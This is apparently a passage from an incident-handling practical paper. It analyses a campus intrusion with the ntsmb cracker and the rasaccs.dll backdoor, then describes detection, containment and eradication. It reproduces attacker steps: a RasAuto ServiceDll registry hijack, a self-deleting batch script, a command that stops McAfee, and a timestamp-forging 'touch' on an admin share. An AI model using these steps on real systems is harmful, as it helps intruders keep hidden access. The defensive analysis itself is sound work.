- ✓ It modifies the value of the registry key below from "*%SystemRoot%\System32\rasauto.dll*" to "*%SystemRoot%\System32\rasacccs.dll*"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Parameters\ ServiceDll


The screen shot below is taken by running the Registry Monitor⁴⁹ on the victim machine while the attack is in progress. This figure clearly shows that the *rasacccs.dll* is hooked into the *RasAuto* (*Parameters\SeviceDll*) registry key.



#	Time	Process	Request	Path	Result	Other
2163	283.44640646	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\Type	SUCCESS	0x20
2164	283.44643663	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\Start	SUCCESS	0x2
2165	283.44646540	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto>ErrorControl	SUCCESS	0x1
2166	283.44649376	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\ImagePath	SUCCESS	"C:\WINNT\System32\svchost.exe -k netsvcs"
2167	283.44653161	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\DisplayName	SUCCESS	"Remote Access Auto Connection Manager"
2168	283.44660117	services.exe:228	CreateKey	HKLM\System\CurrentControlSet\Services\Rasauto\Security	SUCCESS	Key: 0xE1B4EFED
2169	283.44664867	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\Security\Security	SUCCESS	01 00 14 90 A0 00 00 00 ...
2170	283.44668778	services.exe:228	CloseKey	HKLM\System\CurrentControlSet\Services\Rasauto\Security	SUCCESS	Key: 0xE1B4EFED
2171	283.44672368	services.exe:228	SetValue	HKLM\System\CurrentControlSet\Services\Rasauto\ObjectName	SUCCESS	"LocalSystem"
2172	283.55448332	services.exe:228	FlushKey	HKLM\System\CurrentControlSet\Services\Rasauto	SUCCESS	Key: 0xE12F3200
2173	283.55456238	services.exe:228	CloseKey	HKLM\System\CurrentControlSet\Services\Rasauto	SUCCESS	Key: 0xE12F3200
2174	283.55645732	rundll32.exe:1048	OpenKey	HKLM\SYSTEM\CurrentControlSet\Services\Rasauto	SUCCESS	Key: 0xE12AD780
2175	283.55652325	rundll32.exe:1048	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\Rasauto\Description	SUCCESS	"Creates a connection to a remote network: whenever a program references a rem...
2176	283.55670008	rundll32.exe:1048	CreateKey	HKLM\SYSTEM\CurrentControlSet\Services\Rasauto\Parameters	SUCCESS	Key: 0xE12D4760
2177	283.55675260	rundll32.exe:1048	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\Rasauto\Parameters\ServiceDll	SUCCESS	"C:\WINNT\system32\rasacccs.dll"

Figure 54. Registry Monitor – Rasacccs.dll hooked to RasAuto Registry key

Again, it should be noted that the screen shot below is taken after deleting the *rasacccs.dll* backdoor via the Windows Recovery Console and modifying the ownership and permission of the *RasAuto* registry key so that it is viewable. This value confirms the previous finding through the Registry Monitor.



Registry	Edit	Tree	View	Security	Options	Window	Help
<div> <div> RasAcad Rasauto Enum Parameters Security </div> <div> ServiceDll : REG_EXPAND_SZ : C:\WINNT\system32\rasacccs.dll </div> </div>							

Figure 55. Registry Editor – Rasacccs.dll hooked to RasAuto Registry key

⁴⁹ <http://www.sysinternals.com/ntw2k/source/regmon.shtml>

5. This *keeping access* phase can also be detected at the network level by the *On-Campus Intrusion Detection System (IDS)* through the signatures below as described earlier in the *Signatures of the attack* section:
 - ✓ *NETBIOS SMB IPC\$ share access (SIGID 537²⁸, 538²⁹, 2465³⁰, 2466³¹)*
 - ✓ *NETBIOS SMB C\$ share access (SIGID 533³², 2470³³, 2471³⁴, 2472³⁵)*
 - ✓ *NETBIOS SMB ADMIN\$ share access (SIGID 532³⁶, 2473³⁷, 2474³⁸, 2475³⁹)*
 - ✓ *Installation of rasaccs.dll backdoor(SIGID 1000001, 1000002)*

The figure below illustrates a sample of SMB traffic (IPC\$ and ADMIN\$ access) generated when the attacker tries to install the *rasaccs.dll* backdoor.

```

02/14-14:37:21.281689 192.168.209.167:1158 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:36879 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x231B4FB6 Ack: 0x9E7E3ABB Win: 0xF92F TcpLen: 20
00 00 00 60 FF 53 4D 42 75 00 00 00 00 18 07 C8 ...`.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE .....
00 08 C0 00 04 FF 00 60 00 08 00 01 00 35 00 00 .....5...
5C 00 5C 00 31 00 39 00 32 00 2E 00 31 00 36 00 \\.\1.9.2...1.6.
38 00 2E 00 32 00 30 00 39 00 2E 00 32 00 30 00 8...2.0.9...2.0.
31 00 5C 00 49 00 50 00 43 00 24 00 00 00 3F 3F 1.\.I.P.C.$...??
3F 3F 3F 00 ????.

=====

02/14-14:37:21.281694 192.168.209.201:445 -> 192.168.209.167:1158
TCP TTL:128 TOS:0x0 ID:2190 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x9E7E3ABB Ack: 0x231B501A Win: 0xF809 TcpLen: 20
00 00 00 38 FF 53 4D 42 75 00 00 00 00 98 07 C8 ...8.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE .....
00 08 C0 00 07 FF 00 38 00 01 00 FF 01 00 00 FF .....8.....
01 00 00 07 00 49 50 43 00 00 00 00 00 .....IPC....

=====

D
02/14-14:37:21.291697 192.168.209.167:1158 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:36880 IpLen:20 DgmLen:144 DF
***AP*** Seq: 0x231B501A Ack: 0x9E7E3AF7 Win: 0xF8F3 TcpLen: 20
00 00 00 64 FF 53 4D 42 75 00 00 00 00 18 07 C8 ...d.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE .....
00 08 00 01 04 FF 00 64 00 08 00 01 00 39 00 00 .....d.....9...
5C 00 5C 00 31 00 39 00 32 00 2E 00 31 00 36 00 \\.\1.9.2...1.6.
38 00 2E 00 32 00 30 00 39 00 2E 00 32 00 30 00 8...2.0.9...2.0.
31 00 5C 00 41 00 44 00 4D 00 49 00 4E 00 24 00 1.\.A.D.M.I.N.$.
00 00 3F 3F 3F 3F 3F 00 ..?????.

=====

02/14:37:21.291718 192.168.209.201:445 -> 192.168.209.167:1158
TCP TTL:128 TOS:0x0 ID:2191 IpLen:20 DgmLen:104 DF
***AP*** Seq: 0x9E7E3AF7 Ack: 0x231B5082 Win: 0xF7A1 TcpLen: 20
00 00 00 3C FF 53 4D 42 75 00 00 00 00 98 07 C8 ...<.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 01 08 FF FE .....
00 08 00 01 07 FF 00 3C 00 01 00 FF 01 00 00 FF .....<.....
01 00 00 0B 00 41 3A 00 46 00 41 00 54 00 00 00 .....A:.F.A.T...

```

Figure 56. Rasaccs.dll installation – IPC\$ and ADMIN\$ access

The figure below illustrates several samples of Snort alerts triggered by the SMB traffic above

Figure 57. Rasaccs.dll installation – IPC\$ and ADMIN\$ access – Snort Alerts

[illegible]

Author retains full rights.


The figure below shows a sample Snort alert generated by the *attempted rasaccs backdoor* custom signature that is triggered by the traffic above.

```
[**] [1:1000001:1] Attempted rasaccs backdoor [**]
[Classification: misc-attack] [Priority: 3]
02/14-14:37:24.245797 192.168.209.167:1158 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:37225 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x231E5B18 Ack: 0x9E7E8690 Win: 0xFA3E TcpLen: 20
```

Figure 59 . Rasaccs.dll installation – RundllInstall – Snort Alerts

4.5 Covering Tracks


1. The version of *ntsmmb.exe* found in the recent campus incident appears to protect itself. Unless being run properly, it deletes itself, together with two of its dictionary files (the *ntsmmbcommon.dic* and the *ntsmmb.dic*) as showed in the *r.bat* script below. This *r.bat* is created automatically when the execution of the *ntsmmb.exe* fails.



```
@echo off
:start
del /F /Q ntsmb.exe
del ntsmb.exe
if exist ntsmb.exe goto start
del %0.bat
```

Figure 60. r.bat script

The two screen shots below illustrate this deletion process utilizing File Monitor¹⁶.



#	Time	Process	Request	Path	Result	Other
391	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\vest\ntsmbcommon.dic	SUCCESS	Options: Open Access: All
392	2:23:27 AM	ntsmb.exe:904	DELETE	C:\tools\vest\ntsmbcommon.dic	SUCCESS	
393	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\vest\ntsmbcommon.dic	SUCCESS	
394	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\vest\ntsmb.dic	SUCCESS	Options: Open Access: All
395	2:23:27 AM	ntsmb.exe:904	DELETE	C:\tools\vest\ntsmb.dic	SUCCESS	
396	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\vest\ntsmb.dic	SUCCESS	
397	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\vest\r.bat	SUCCESS	Options: OpenIf Access: All
398	2:23:27 AM	ntsmb.exe:904	QUERY INFORMATION	C:\tools\vest\r.bat	SUCCESS	Length: 0
399	2:23:27 AM	ntsmb.exe:904	QUERY INFORMATION	C:\tools\vest\r.bat	SUCCESS	Length: 0
400	2:23:27 AM	ntsmb.exe:904	WRITE	C:\tools\vest\r.bat	SUCCESS	Offset: 0 Length: 98
401	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\vest\r.bat	SUCCESS	

Figure 61. Deletion of *ntsmbcommon.dic* and *ntsmb.dic* dictionary files

#	Time	Process	Request	Path	Result	Other
448	2:23:27 AM	CMD.EXE:676	OPEN	C:\Tools\test\vr.bat	SUCCESS	Options: Open Access: All
449	2:23:27 AM	CMD.EXE:676	READ	C:\Tools\test\vr.bat	SUCCESS	Offset: 19 Length: 2048
450	2:23:27 AM	CMD.EXE:676	CLOSE	C:\Tools\test\vr.bat	SUCCESS	
451	2:23:27 AM	CMD.EXE:676	OPEN	C:\	SUCCESS	Options: Open Directory Access: All
452	2:23:27 AM	CMD.EXE:676	CLOSE	C:\	SUCCESS	
453	2:23:27 AM	CMD.EXE:676	QUERY INFORMATION	C:\Tools\test\ntsmb.exe	SUCCESS	Attributes: A
454	2:23:27 AM	CMD.EXE:676	QUERY INFORMATION	C:\Tools\test\ntsmb.exe	SUCCESS	Attributes: A
455	2:23:27 AM	CMD.EXE:676	OPEN	C:\Tools\test\	SUCCESS	Options: Open Directory Access: All
456	2:23:27 AM	CMD.EXE:676	DIRECTORY	C:\Tools\test\	SUCCESS	FileBothDirectoryInformation: ntsmb.exe
457	2:23:27 AM	CMD.EXE:676	OPEN	C:\Tools\test\ntsmb.exe	SUCCESS	Options: Open Access: All
458	2:23:27 AM	CMD.EXE:676	DELETE	C:\Tools\test\ntsmb.exe	SUCCESS	
459	2:23:27 AM	CMD.EXE:676	CLOSE	C:\Tools\test\ntsmb.exe	SUCCESS	
460	2:23:27 AM	CMD.EXE:676	DIRECTORY	C:\Tools\test\	NO MORE FILES	FileBothDirectoryInformation
461	2:23:27 AM	CMD.EXE:676	CLOSE	C:\Tools\test\	SUCCESS	
462	2:23:27 AM	CMD.EXE:676	OPEN	C:\Tools\test\vr.bat	SUCCESS	Options: Open Access: All
463	2:23:27 AM	CMD.EXE:676	READ	C:\Tools\test\vr.bat	SUCCESS	Offset: 40 Length: 2048
464	2:23:27 AM	CMD.EXE:676	CLOSE	C:\Tools\test\vr.bat	SUCCESS	

Figure 62. Deletion of ntsmb.exe itself

- Before installing the backdoor, the attacker tries to stop the *mcshield* process, which is the McAfee VirusScan, to prevent detection of the anti-virus software. However, none of the Anti Virus softwares seem to detect this backdoor when we first saw it in mid February 2004.

serv stop mcshield x.x.x.x

Since this particular victim does not have McAfee VirusScan installed, this command can not be completed.

```
C:\WINNT\TEMP>serv stop mcshield \\192.168.209.201
Could not open the service for control commands.
Are you sure mcshield exists?
```

Figure 63. Stopping *mcshield*

For completeness, the attacker can include the processes of other antivirus software.

- The attacker also tries to hide the *rasaccs.dll* backdoor through various approaches:
 - ✓ The timestamp of the *rasaccs.dll* backdoor is changed to match that of the *ntdos.sys* (MS-DOS emulator). This way, the backdoor's existence will be less obvious to the system administrators/users.

```
C:\WINNT\TEMP>touch -f \\192.168.209.201\admin$\system32\ntdos.sys \\192.168.209.201\admin$\system32\rasaccs.dll
```

Figure 64. Updating *rasaccs.dll* timestamp

```

C:\>dir winnt\system32\rasaccs.dll
Volume in drive C has no label.
Volume Serial Number is B88A-B081

Directory of C:\winnt\system32

02/14/2004  07:09p                55,296 rasaccs.dll
               1 File(s)                55,296 bytes
               0 Dir(s)  2,773,053,440 bytes free

C:\>dir winnt\system32\rasaccs.dll
Volume in drive C has no label.
Volume Serial Number is B88A-B081

Directory of C:\winnt\system32

12/07/1999  12:00p                55,296 rasaccs.dll
               1 File(s)                55,296 bytes
               0 Dir(s)  2,773,053,440 bytes free

```

Figure 65. Rasaccs.dll timestamps

- ✓ The *rasaccs.dll* backdoor is run by the *svchost.exe*, so it is less noticeable¹⁷. The screen shot below illustrates this.

Process	PID	Local IP	Local Port	Remote IP	Remote Port	State	Prot...	Path
TCP System	8	192.168.209.201	139			LISTEN	TCP	
TCP System	8	0.0.0.0	445			LISTEN	TCP	
UDP System	8	192.168.209.201	137			LISTEN	UDP	
UDP System	8	192.168.209.201	138			LISTEN	UDP	
UDP System	8	0.0.0.0	445			LISTEN	UDP	
UDP services.exe	228	0.0.0.0	1028			LISTEN	UDP	C:\WINNT\system32\services.exe
UDP lsass.exe	240	192.168.209.201	500			LISTEN	UDP	C:\WINNT\system32\lsass.exe
TCP svchost.exe	400	0.0.0.0	135			LISTEN	TCP	C:\WINNT\system32\svchost.exe
UDP svchost.exe	400	0.0.0.0	135			LISTEN	UDP	C:\WINNT\system32\svchost.exe
TCP msdtc.exe	456	0.0.0.0	1025			LISTEN	TCP	C:\WINNT\System32\msdtc.exe
TCP msdtc.exe	456	0.0.0.0	3372			LISTEN	TCP	C:\WINNT\System32\msdtc.exe
TCP svchost.exe	580	0.0.0.0	1129			LISTEN	TCP	C:\WINNT\System32\svchost.exe
TCP MSTask.exe	676	0.0.0.0	1026			LISTEN	TCP	C:\WINNT\system32\MSTask.exe

Figure 66. Active Ports – svchost.exe on 1129 TCP

- ✓ Once installed, the *rasaccs.dll* backdoor restricts access to the *RasAuto* registry key and it therefore hides the '*rasaccs.dll*' value from being discovered through the registry search function. Notice that the *RasAuto* registry key is grayed out in the figure below.




Figure 67. Registry Editor – Protected RasAuto

5. The Incident Handling Process

5.1 Preparation

5.1.1 Existing Countermeasures

1. Border protections – core layer

- ✓ The anti spoofing access lists are configured at the Border Router A to prevent involvement of on-campus hosts in source IP address spoofing Denial of Services attacks⁵⁰. In addition, any temporary blocks of off-campus offending IP address(es) are also placed in this border router.
- ✓ All incoming and outgoing Windows Networking traffic (TCP & UDP 139-139, 445) are dropped at the border firewall unless requested explicitly.
- ✓ There is an intrusion detection system placed immediately inside the border firewall, inspecting all incoming and outgoing traffic from and to the Internet. The objectives are to identify intrusions sourced from off-campus and at the same time, detect ill machines on campus that are trying to attack or being controlled from the Internet.

2. Distribution layer protections

- ✓ The anti spoofing access lists also exist on all interfaces of the distribution routers.
- ✓ There is another intrusion detection system inspecting the incoming and outgoing traffic off the distribution routers. The goal of this placement is to detect inter-subnets/ buildings/departments attacks on campus considering the wilderness of the on campus networks themselves.
- ✓ Some subnets are better protected through reflective access lists. These reflective access lists are used to permit IP traffic for sessions originating from a particular network and deny those that are originating from outside the network.⁵¹

5.1.2 Incident Handling Process

1. Although there is no formal incident handling procedure currently in place, our current practice seems to be widely accepted by most departmental network managers.
2. The current '*unofficial*' incident handling procedure is as follows:

⁵⁰ <http://www.faqs.org/rfcs/rfc2267.html>

⁵¹ http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scrreflex.htm

- ✓ Incident reports can be received from various sources in different forms such as abuse reports from external parties (off campus), email complaints from departmental network managers (on campus), internal network IDS reports, and anomalous network usage/activities reports from the network monitoring tools, etc.
- ✓ In case of a widespread virus/worm/trojan infections, we:
 - Communicate the existence of the virus/worm/trojan infection to the departmental network managers.
 - Obtain as much information regarding the infection and bring the fixes (if any) as close as possible to campus, i.e. the SIRT (Security Incident Response Team) website.
 - On a periodic basis:
 - Obtain a list of vulnerable/infected machines from either IDS alerts or nessus/nmap scanings.
 - Block the infected MAC addresses (due the high number of DHCP machines on campus) from accessing the network at the distribution network layer.
 - Post the list of infected and blocked system information on a restricted page that is accessible by the departmental network managers.
- ✓ In case of a *real* incident:
 - Determine the scope (how many systems are infected) of the incident and the departmental contact information of the affected systems
 - Determine the severity of the incident
 - Determine the need to involve the authorities/ officials
 - Investigate the nature of the attack,
 - Communicate with the departmental contact person as necessary

5.1.3 Incident Handling Team

The Security Incident Response Team (SIRT) is the main channel for reporting incidents on campus. After hours reporting is usually directed to the *red pager* team on duty. The *red pager* team is responsible for receiving any network emergency calls and it usually consists of a security incident response team member and a network operation team member.

5.1.4 Policies and Procedures

1. The campus-wide security policy has been drafted and is in the review/approval process.
2. Various policies supporting guidelines have been drafted, including a password construction and management guideline. The incident handling guidelines, especially those related to the incident reporting process, are the next in line to be developed.

3. Most of the software tools for the incident handling jump bag (e.g. dd, netcat and cryptcat, Ghost, Knoppix, Windows NT/2000 Resource Kit, clean precompiled binaries for both Windows and Unix systems tools, FileMon, RegMon, TaskInfo, ActivePorts, etc.) are available in various storage media (CD, USB jump drive, floppy disk) that are accessible by the SIRT members.

5.2 Identification

Saturday, 02/14/04 – 17.30pm

The incident was first reported on *Saturday* late afternoon by a department network manager to the *red pager* team on duty that there was an offending machine (*system X*) on campus that had been trying to login to his servers using various login accounts. This report was followed immediately with another similar report (the same offending IP address) from a different network manager. Figure 1 illustrates the sample EventViewer logs sent to SIRT as part of this incident report.

Analyzing the Snort alerts for *system X*'s IP address on that day, it appeared that most of the alerts could be grouped into 4 different categories: port scanning, NETBIOS SMB IPC\$ share access, NETBIOS SMB C\$ share access, and NETBIOS SMB ADMIN\$ share access as illustrated in the figures below. In addition, it was very noticeable from the port scan alerts that this machine was scanning almost all campus IP ranges. It appeared that these activities were started around **12pm**.

```
[**] [121:4:1] Portscan detected from 192.168.209.167 Talker(fixed: 30 sliding: 30) Scanner(fixed: 0 sliding: 0) [**]  
02/14-12:36:40.000000 192.168.209.167 -> 192.168.210.11  
PROTO255 TTL:0 TOS:0x10 ID:0 IpLen:20 DgmLen:507
```

Figure 68. Portscan alert – Snort alerts

```
[**] [1:2466:1] NETBIOS SMB-DS IPC$ share unicode access [**]  
[Classification: Generic Protocol Command Decode] [Priority: 3]  
02/14-14:37:21.281689 192.168.209.167:1158 -> 192.168.209.201:445  
TCP TTL:128 TOS:0x0 ID:36879 IpLen:20 DgmLen:140 DF  
***AP*** Seq: 0x231B4FB6 Ack: 0x9E7E3ABB Win: 0xF92F TcpLen: 20  
  
[**] [1:2472:1] NETBIOS SMB-DS C$ share unicode access [**]  
[Classification: Generic Protocol Command Decode] [Priority: 3]  
02/14-14:37:21.281689 192.168.209.167:1158 -> 192.168.209.201:445  
TCP TTL:128 TOS:0x0 ID:36879 IpLen:20 DgmLen:140 DF  
***AP*** Seq: 0x231B4FB6 Ack: 0x9E7E3ABB Win: 0xF92F TcpLen: 20  
  
[**] [1:2475:1] NETBIOS SMB-DS ADMIN$ share unicode access [**]  
[Classification: Generic Protocol Command Decode] [Priority: 3]  
02/14-14:37:21.291697 192.168.209.167:1158 -> 192.168.209.201:445  
TCP TTL:128 TOS:0x0 ID:36880 IpLen:20 DgmLen:144 DF  
***AP*** Seq: 0x231B501A Ack: 0x9E7E3AF7 Win: 0xF8F3 TcpLen: 20
```

Figure 69. SMB IPC\$, C\$, ADMIN\$ access – Snort alerts

We were not sure what was really causing *system X* to generate this much traffic at that time and the *red pager* team also had difficulties in contacting the departmental contact person of the offending system.

5.3 Containment

Saturday, 02/14/04 – 18.10pm

A decision was later made to block *system X* at the distribution router considering the relatively high number of affected systems based on the reports received by the *red pager* team and the complaint emails from various system administrators to the SIRT and Network discussion mailing list later that day. One interesting thing that caught our attention from the various reports was that some of the usernames were real usernames and could be related to real people on campus.

An email was sent to the departmental contact person of *system X* notifying him regarding this incident report and the action taken on *system X*'s IP address. It was also stated that we would like to investigate the system.

5.4 Eradication

This phase was started by investigating *system X* to determine what infection it brought to the target machines.

Monday, 02/16/04 – 8am

We received a call from the system administrator that was responsible for *system X* and it appeared that the machine was one of their main servers that accidentally had an administrative account with the account name as the password. According to the system administrator, this administrative account was required by one of the critical applications and there were some concerns that changing the password to something else might cause the application to stop working.

Fortunately, this particular application only needed to talk to the local subnet and therefore, the router block could still be maintained to isolate the machine from other subnets and until we managed to gather more information on the machine.

The system administrator did go ahead and search for newly created files on the machine and found a set of rootkit files left by the hacker in the **C:\Winnt\temp** directory. The entire rootkit files was compressed and sent to SIRT.

The router access list blocking *system X* had a hole punched in it for a period of several minutes to allow SIRT to *nessus*⁵² scan it in order to obtain a better picture of what were running on the machine. Two interesting ports were identified: TCP 1129 and 4482.

Below is the *nessus* result (only reporting open-ports).

Host: 192.168.209.167

Open ports:

netbios-ssn (139/tcp)

VeritasBackupExec (6101/tcp)

LSA-or-nterm (1026/tcp)

microsoft-ds (445/tcp)

unknown (4482/tcp) - we later found out that there was an ftp daemon listening on this port.

NFS-or-IIS (1025/tcp)

msdtc (3372/tcp)

loc-srv (135/tcp)

sybase (2638/tcp)

unknown (1129/tcp) - rasaccs.dll backdoor

netbios-ns (137/udp)

Monday, 02/16/04 – 11am

We looked into the rootkit and found the *ntsmc.txt* that contained a list of IP addresses, username and password combinations. Several people were called to confirm the accuracy of this information. A notification email containing the list of IPs (without username and password information) contained in the *ntsmc.txt* was sent out to the network manager mailing list, urging people to change their passwords.

More research was performed on the other files of the rootkit. The first file that drew our attention was '*install.cmd*' because it was the only one that actually tried to copy and install something on a remote system.

A test environment (consisting of two NAT Windows 2000 – **A** and **B**) was built using VMWare Workstation⁵³. As part of preparing the test environment, these tools were installed on both virtual machines:

- *File Monitor*¹⁶
- *Registry Monitor*⁴⁹
- TaskInfo 2003⁵⁴
- *Active Ports*⁵⁵

⁵² <http://nessus.org/>

⁵³ <http://www.vmware.com/>

⁵⁴ <http://www.iarsn.com/taskinfo.html>

Once the entire rootkit was copied to virtual machine **A**, we tried to run the '*install.cmd*' script by providing the real administrator username and password for the remote virtual machine (**B**).

We found that once the *rasaccs.dll* backdoor was installed (after being copied to *%SystemRoot%\system32\rasaccs.dll*); it was run by the *svchost.exe* and the process listened on TCP port 1129. Most of the findings from this exercise are described in the earlier '**Keeping Access**' section.

In addition, we also came across McAfee's report on NTSMB.¹²

Further interview with the system administrator during our on-site visit later that day revealed several facts regarding *system X*:

1. It was vulnerable to Microsoft Windows ASN.1 LSASS.EXE Remote Exploit. Although the related patch MS04-007⁵⁶ (released on February 10, 2004 – 4 days before the incident) was downloaded to *system X* via the Windows Update client, it was not installed until after the incident. An executable program of the ASN Remote DoS Exploit code⁵⁷ was found as part of the rootkit. However, we did not believe that this was the initial vector used to compromise *system X* because this particular exploit program only caused denial of services and not remote admin access.
2. It was confirmed that there was an administrative account that had the account name as the password. We believed that this weak administrative password was exploited to compromise *system X*.
3. Reviewing the Event Viewer log files, the McAfee VirusScan (*mcshield*) process was stopped around 11.45am (02/14/04).
4. The McAfee VirusScan (restarted when the machine was rebooted after the incident) detected the existence of the *HackerDefender*⁵⁸ Trojan on the machine. This trojan was used to hide several processes and files including *fport.exe*. As shown in Appendix A, the attacker renamed *fport.exe* in the rootkit into *fpor.exe* to avoid it being hidden by this Trojan.
5. Although the *install.cmd* script suggested that the timestamp of the *rasaccs.dll* backdoor was updated to use that of the *ntdos.sys*, the *rasaccs.dll* on *system X* had a current timestamp. This led us to believe that the attacker did not use the *install.cmd* script to infect *system X*.
6. The account logon events audit was not enabled.

Based on the above information, we concluded that *system X* was compromised through similar attack (*weak password* and *null session*) as the one described in this paper. Although it seemed that it was compromised via another machine on campus (the fact that we blocked all incoming Windows ports (TCP and UDP 135

⁵⁵ <http://www.ntutility.com/freeware>

⁵⁶ <http://www.microsoft.com/technet/security/bulletin/MS04-007.msp>

⁵⁷ <http://www.k-otik.com/exploits/02.14.MS04-007-dos.c.php>

⁵⁸ http://hq.mcafeetasap.com/dispVirus.asp?virus_k=100035

– 139 and 445) at our border firewall directed us to this conclusion), we also believed that it was controlled by a hacker located somewhere on the Internet. Since it only took one compromised machine on campus to make this attack possible, the number of scenarios for the initial compromise was relatively high. Therefore, we focused this incident handling process on the infection brought by *system X* to its target machines.

The actual eradication process is addressed from both the host and the network levels.

Host level

Monday, 02/16/04 – 6pm

Another notification email was sent to the network manager mailing list to share our findings. Regardless of whether they own any of the IP addresses distributed earlier on that day, we strongly urged everyone to look for the following files on their machines:

- *rasaccs.dll* in the %SystemRoot%\system32 directory
- *ntsm**: this is to include *ntsm.exe*, *ntsm.dic*, *ntsmcommon.dic* and *ntsmcombos.dic*.

One of the network managers suggested the use of *NetworkSearcher*⁵⁹ tool to perform this task.

Network level

Monday, 02/16/04 – 6.30pm

Based on the fact that all machines infected with *rasaccs.dll* will be listening on TCP PORT 1129, SIRT began scanning campus for machines with open port TCP 1129 using *nmap*⁶⁰. Since this scan looked only for open port TCP 1129, we cautioned people that there might be false positives in the list, especially when the actual hosts are not Windows machines. The IP addresses of these machines were posted on our restricted web page.

This scanning was repeated several times within the week.

The custom signatures described in the *Signatures of the attack* were applied to the on-campus IDS to help discover similar attacks that utilize remote SAM access to collect the local password policy information for password cracking purposes. In addition, alerts would also be generated by any attempts to install the *rasaccs.dll* backdoor over the network. Since the location of the on-campus

⁵⁹ <http://www.bgsoft.net/>

⁶⁰ <http://www.insecure.org/nmap/>

IDS is at the distribution layer, the sensor would not detect attacks among hosts in the same subnet.

5.5 Recovery

Due to the number of infected hosts, the recovery stage of this incident was highly dependant on the support of departmental network managers and the end users themselves. SIRT's main role was to provide as much useful information as possible to facilitate them in their clean up and recovery processes.

